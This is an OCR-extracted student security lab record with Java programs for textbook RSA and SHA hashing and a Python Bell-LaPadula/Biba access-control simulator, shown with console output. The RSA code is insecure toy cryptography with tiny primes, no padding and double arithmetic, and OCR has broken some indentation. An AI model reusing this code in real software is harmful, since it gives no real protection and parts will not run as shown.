
PROGRAM:

```
import java.util.*;
import java.math.*;
class rsa_algo
{
	public static void main(String args[])
	{
		Scanner scan=new Scanner(System.in);
		int p,q,n,z,e,i;
		int d=0;
		System.out.println("-------------------------------------");
		System.out.print("Enter the message m : ");
		int original_msg=scan.nextInt();
		double c;
		BigInteger return_msg;
		System.out.print("Enter 1st prime number p : ");
```

```
        p=scan.nextInt();
        System.out.print("Enter 2nd prime number q : ");
        q=scan.nextInt();
        n=p*q;
        z=(p-1)*(q-1);
        System.out.println("Value of z is : "+z);
        for(e=2;e<z;e++)
        {
                if(gcd(e,z)==1)
                {
                        break;
                }
        }
        System.out.println("Value of e is : "+e);
        for(i=0;i<=9;i++)
        {
                int x=1+(i*z);
                if(x%e==0)
                {
                        d=x/e;
                        break;
                }
        }
        System.out.println("Value of d is : "+d);
        c=(Math.pow(original_msg,e))%n;
        System.out.println("-------------------------------------");
        System.out.println("Encrypted message is : "+c);
        BigInteger N = BigInteger.valueOf(n);
        BigInteger C = BigDecimal.valueOf(c).toBigInteger();
        return_msg = (C.pow(d)).mod(N);
        System.out.println("Decrypted message is : " +return_msg);
        System.out.println("-------------------------------------");
}
static int gcd(int e, int z)
{
        if(e==0)
```

```
                return z;
        else
                return gcd(z%e,e);
    }
}
```

OUTPUT:



```
Senba:Security Lab senbagapriya$ javac rsa_algo.java
Senba:Security Lab senbagapriya$ java rsa_algo
----------------------------------------
Enter the message m : 13
Enter 1st prime number p : 3
Enter 2nd prime number q : 5
Value of z is : 8
Value of e is : 3
Value of d is : 3
----------------------------------------
Encrypted message is : 7.0
Decrypted message is : 13
----------------------------------------
Senba:Security Lab senbagapriya$
```

RESULT:

Thus, the RSA algorithm has been implemented and the output is verified successfully.

EX NO: 12
DATE : 22/10/2020

SECURE HASH ALGORITHM

AIM:

To implement Secure Hash Algorithm.

PROCEDURE:

SHA or Secure Hash Algorithm is a cryptographic hash function which takes an input and produces a hash value.

This hash value is known as a message digest.

To calculate cryptographic hashing value in Java, MessageDigest Class is used, under the package java.security.

MessagDigest Class provides cryptographic hash function for SHA-1, SHA-224, SHA-256, SHA-384 and SHA-512 to find hash value of a text.

These algorithms are initialized in static method called getInstance().

After selecting the algorithm the message digest value is calculated and the results are returned as a byte array.

BigInteger class is used, to convert the resultant byte array into its signum representation.

This representation is then converted into a hexadecimal format to get the expected MessageDigest.

PROGRAM:


```
import java.math.BigInteger;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.io.*;
import java.util.*;
public class sha {
    public static String sha1(String input)
    {
        try {

            MessageDigest md = MessageDigest.getInstance("SHA-1");
```

```
                byte[] messageDigest = md.digest(input.getBytes());
                BigInteger no = new BigInteger(1, messageDigest);
                String hashtext = no.toString(16);
                while (hashtext.length() < 32) {
                        hashtext = "0" + hashtext;
                }
                return hashtext;
        }
        catch (NoSuchAlgorithmException e) {
                throw new RuntimeException(e);
        }
    }
public static String sha224(String input)
    {
        try {
             MessageDigest md = MessageDigest.getInstance("SHA-224");
                byte[] messageDigest = md.digest(input.getBytes());
                BigInteger no = new BigInteger(1, messageDigest);
                String hashtext = no.toString(16);
                while (hashtext.length() < 32) {
                        hashtext = "0" + hashtext;
                }
                return hashtext;
        }
        catch (NoSuchAlgorithmException e) {
                throw new RuntimeException(e);
        }
    }
    public static String sha256(String input)
    {
        try {

        MessageDigest md = MessageDigest.getInstance("SHA-256");
                byte[] messageDigest = md.digest(input.getBytes());
                BigInteger no = new BigInteger(1, messageDigest);
                String hashtext = no.toString(16);
```

```
            while (hashtext.length() < 32) {
                hashtext = "0" + hashtext;
            }
            return hashtext;
        }
        catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);
        }
}
public static String sha384(String input)
{
        try {
        MessageDigest md = MessageDigest.getInstance("SHA-384");
            byte[] messageDigest = md.digest(input.getBytes());
            BigInteger no = new BigInteger(1, messageDigest);
            String hashtext = no.toString(16);
            while (hashtext.length() < 32) {
                hashtext = "0" + hashtext;
            }
            return hashtext;
        }
        catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);
        }
}
public static String sha512(String input)
{
        try {
        MessageDigest md = MessageDigest.getInstance("SHA-512");
            byte[] messageDigest = md.digest(input.getBytes());
            BigInteger no = new BigInteger(1, messageDigest);
            String hashtext = no.toString(16);
            while (hashtext.length() < 32) {
                hashtext = "0" + hashtext;
            }
            return hashtext;
```

```
            }
            catch (NoSuchAlgorithmException e) {
                  throw new RuntimeException(e);
            }
      }
      public static void main(String args[]) throws NoSuchAlgorithmException
      {
            Scanner sc = new Scanner(System.in);
      System.out.print("Enter the Message : ");
      String msg = sc.next();

System.out.println("----------------------------------------------------------------------
-----------------------------------------------------");
            System.out.println("SHA-1   HashCode for "  + msg + " : " +
sha1(msg));
System.out.println("----------------------------------------------------------------------
-----------------------------------------------------");
            System.out.println("SHA-224 HashCode for "  + msg + " : " +
sha224(msg));
System.out.println("----------------------------------------------------------------------
-----------------------------------------------------");
            System.out.println("SHA-256 HashCode for "  + msg + " : " +
sha256(msg));
System.out.println("----------------------------------------------------------------------
-----------------------------------------------------");
            System.out.println("SHA-384 HashCode for "  + msg + " : " +
sha384(msg));

System.out.println("----------------------------------------------------------------------
-----------------------------------------------------");
            System.out.println("SHA-512 HashCode for "  + msg + " : " +
sha512(msg));

System.out.println("----------------------------------------------------------------------
-----------------------------------------------------");
      } }
```

OUTPUT:



```
Senba:Security Lab senbagapriya$ javac sha.java
Senba:Security Lab senbagapriya$ java sha
Enter the Message : security
-----------------------------------------------------------------------------------------------------------------------------------------------
SHA-1   HashCode for security : 8eec7bc461808e0b8a28783d0bec1a3a22eb0821
-----------------------------------------------------------------------------------------------------------------------------------------------
SHA-224 HashCode for security : 36e21f2bf0c4247e491d0fe56b2874f8de7aa584a04e88254cc14bbe
-----------------------------------------------------------------------------------------------------------------------------------------------
SHA-256 HashCode for security : 5d2d3ceb7abe552344276d47d36a8175b7aeb250a9bf0bf00e850cd23ecf2e43
-----------------------------------------------------------------------------------------------------------------------------------------------
SHA-384 HashCode for security : 7d376d415ff3adbd0789a49e08380520f5e7822b9a6fa5039943bf2eb12def6321d3899471be27e27f69e2fe8a58e29c
-----------------------------------------------------------------------------------------------------------------------------------------------
SHA-512 HashCode for security : f2a46a9101d3b65c419c98a9ffe73c154196bc3e87379491746cf5a70ee0b5e4d308b27b28f77960582d8ff88ab7c3c493
0860436bf05d6d5517c8e3f9efb8e5
-----------------------------------------------------------------------------------------------------------------------------------------------
Senba:Security Lab senbagapriya$
```

RESULT:

Thus, the Secure Hash algorithm has been implemented and the output is verified successfully.

EX NO: 13
DATE : 29/10/2020

BELL-LAPADULA & BIBA MODEL

AIM:

To implement Bell-Lapadula and Biba Model.

PROCEDURE:

Bell-LaPadula confidentiality model – It is focused on maintaining the confidentiality of objects. Bell- LaPadula operates by observing two rules: the Simple Security Property and the * Security Property.

The Simple security property states that there is “no read up:” a subject at a specific classification level cannot read an object at a higher classification level.

The * Security Property is “no write down:”a subject at a higher classification level cannot write to a lower classification level.

The Biba model defines a set of security rules, the first two of which are similar to the Bell–LaPadula model. These first two rules are the reverse of the Bell–LaPadula rules:

The Simple Integrity Property states that a subject at a given level of integrity must not read data at a lower integrity level (no read down).

The * (star) Integrity Property states that a subject at a given level of integrity must not write to data at a higher level of integrity (no write up).

Invocation Property states that a process from below cannot request higher access; only with subjects at an equal or lower level.

PROGRAM:

```
import sys
class Model:
    top_secret=0
    secret=1
    confidential=2
    unclassified=3
users={'CEO':Model.top_secret,'Manager':Model.secret,'Supervisor':Model.confidential,'Employees':Model.unclassified}
```

```
sources={'Document A':Model.top_secret,'Document
B':Model.top_secret,'Document C':Model.secret,'Document
D':Model.secret,'Document E':Model.confidential,'Document
F':Model.confidential,'Document G':Model.unclassified}
print("\t\t",end=" ")
permission=[ [ None for i in range(8) ] for j in range(5) ]
j=1
for k,v in sources.items():
    permission[0][j]=k
    j=j+1
i=1
for k,v in users.items():
    permission[i][0]=k
    i=i+1
print()
i=1
j=1
print("Table")
for user,access in users.items():
    #print (user,end="\t\t")
    j=1
    for k,v in sources.items():
        if v>=access:
            per="allow"
        else:
            per="deny"
        #print("i",i)
        #print("j",j)
        permission[i][j]=per
        #print(permission[i][j])
        j=j+1
    i=i+1
    print()
for a in permission:
    for b in a:
        if b is None:
```

```
            print("\t",end="\t\t")
        else:
            print(b,end="\t\t")
    print()
#Check for the access level of User
def task(user):
    if(users[user]==Model.top_secret):
        print("You have Top secret level access")
    if(users[user]==Model.secret):
        print("You have secret level access")
    if(users[user]==Model.confidential):
        print("You have confidential level access")
    if(users[user]==Model.unclassified):
        print("You have unclassified level access")
#Print Bell_Lapadula Model Table for particular user
def Bell_Model(user):
    print("\t\t",end=" ")
    bell_lapadula=[ [ None for i in range(3) ] for j in range(8) ]
    i=1
    for k,v in sources.items():
        bell_lapadula[i][0]=k
        i=i+1
    bell_lapadula[0][1]="Read"
    bell_lapadula[0][2]="Write"
    print()
    print("Bell Lapadula Table")
    print("--------------------")
    user_access=users[user]
    #print("User",user)
    #print("Access",access)
    i=1
    for subject,level in sources.items():
        if user_access>level:
            bell_lapadula[i][1]="no_read"
        else:
            bell_lapadula[i][1]="read"
```


```
        if user_access<level:
            bell_lapadula[i][2]="no_write"
        else:
            bell_lapadula[i][2]="write"
        i=i+1

    for a in bell_lapadula:
        for b in a:
            if b is None:
                print("\t\t",end="\t\t\t")
                #print("--------------------")
            else:
                print(b,end="\t\t\t")
                #print("--------------------")
        print()
#Print Biba Model Table for particular User
def Biba_Model(user):
    biba=[ [ None for i in range(3) ] for j in range(8) ]
    i=1
    for k,v in sources.items():
        biba[i][0]=k
        i=i+1
    biba[0][1]="Read"
    biba[0][2]="Write"
    print()
    i=1
    print("Biba Model Table")
    print("-----------------")
    user_access=users[user]
    for subject,level in sources.items():
        if user_access<level:
            biba[i][1]="no_read"
        else:
            biba[i][1]="read"
        if user_access>level:
            biba[i][2]="no_write"
```


```
        else:
            biba[i][2]="write"
        i=i+1
    for a in biba:
        for b in a:
            if b is None:
                print("\t",end="\t\t")
                #print("----------------")
            else:
                print(b,end="\t\t")
                #print("----------------")
        print()
while True:
    print()
    print("Bell Lapadula and Biba Model")
    print("---------------------------")
    print("1. Check User Access")
    print("2. Print Bell Lapadula Model Table for Particular User")
    print("3. Print Biba Model Table for Particular User")
    print("4. Exit")
    choice=int(input("Enter your choice\t"))
    if choice==1:
        user=input("Enter the user\t")
        task(user)
    elif choice==2:
        print("Bell Lapadula Model")
        print("----------------------")
        user=input("Enter the user\t")
        Bell_Model(user)
        while True:
            user_access=users[user]
            print("1. Read")
            print("2. Write")
            print("3. No Operation")
            opt=int(input("Want to read or write?\t"))
            if opt==1:
```


```
            document=input("Enter the document\t")
            level=sources[document]
            if user_access>level:
                print("Permission Denied,.....no_read\t")
            else:
                #text=input("Enter text to write\t")
                f = open(document+".txt", "r")
                print("The content in the document")
                print("----------------------------")
                print(f.read())
        elif opt==2:
            document=input("Enter the document\t")
            level=sources[document]
            if user_access<level:
                print("Permission Denied,.....no_write\t")
            else:
                text=input("Enter text to write\t")
                f = open(document+".txt", "a")
                f.write(text)
                f.close()
                print("File updated successfully")
                print("----------------------------")
        else:
            break
elif choice==3:
    print("Biba Model")
    print("-----------------")
    user=input("Enter the user\t")
    Biba_Model(user)
    while True:
        user_access=users[user]
        print("1. Read")
        print("2. Write")
        print("3. No Operation")
        opt=int(input("Want to read or write?\t"))
        if opt==1:
```


```
            document=input("Enter the document\t")
            level=sources[document]
            if user_access<level:
                print("Permission Denied,.....no_read\t")
            else:
                #text=input("Enter text to write\t")
                f = open(document+".txt", "r")
                print("The content in the document")
                print("----------------------------")
                print(f.read())
        elif opt==2:
            document=input("Enter the document\t")
            level=sources[document]
            if user_access>level:
                print("Permission Denied,.....no_write\t")
            else:
                text=input("Enter text to write\t")
                f = open(document+".txt", "a")
                f.write(text)
                f.close()
                print("File updated successfully")
                print("---------------------------")
        else:
            break
else:
    sys.exit()
```

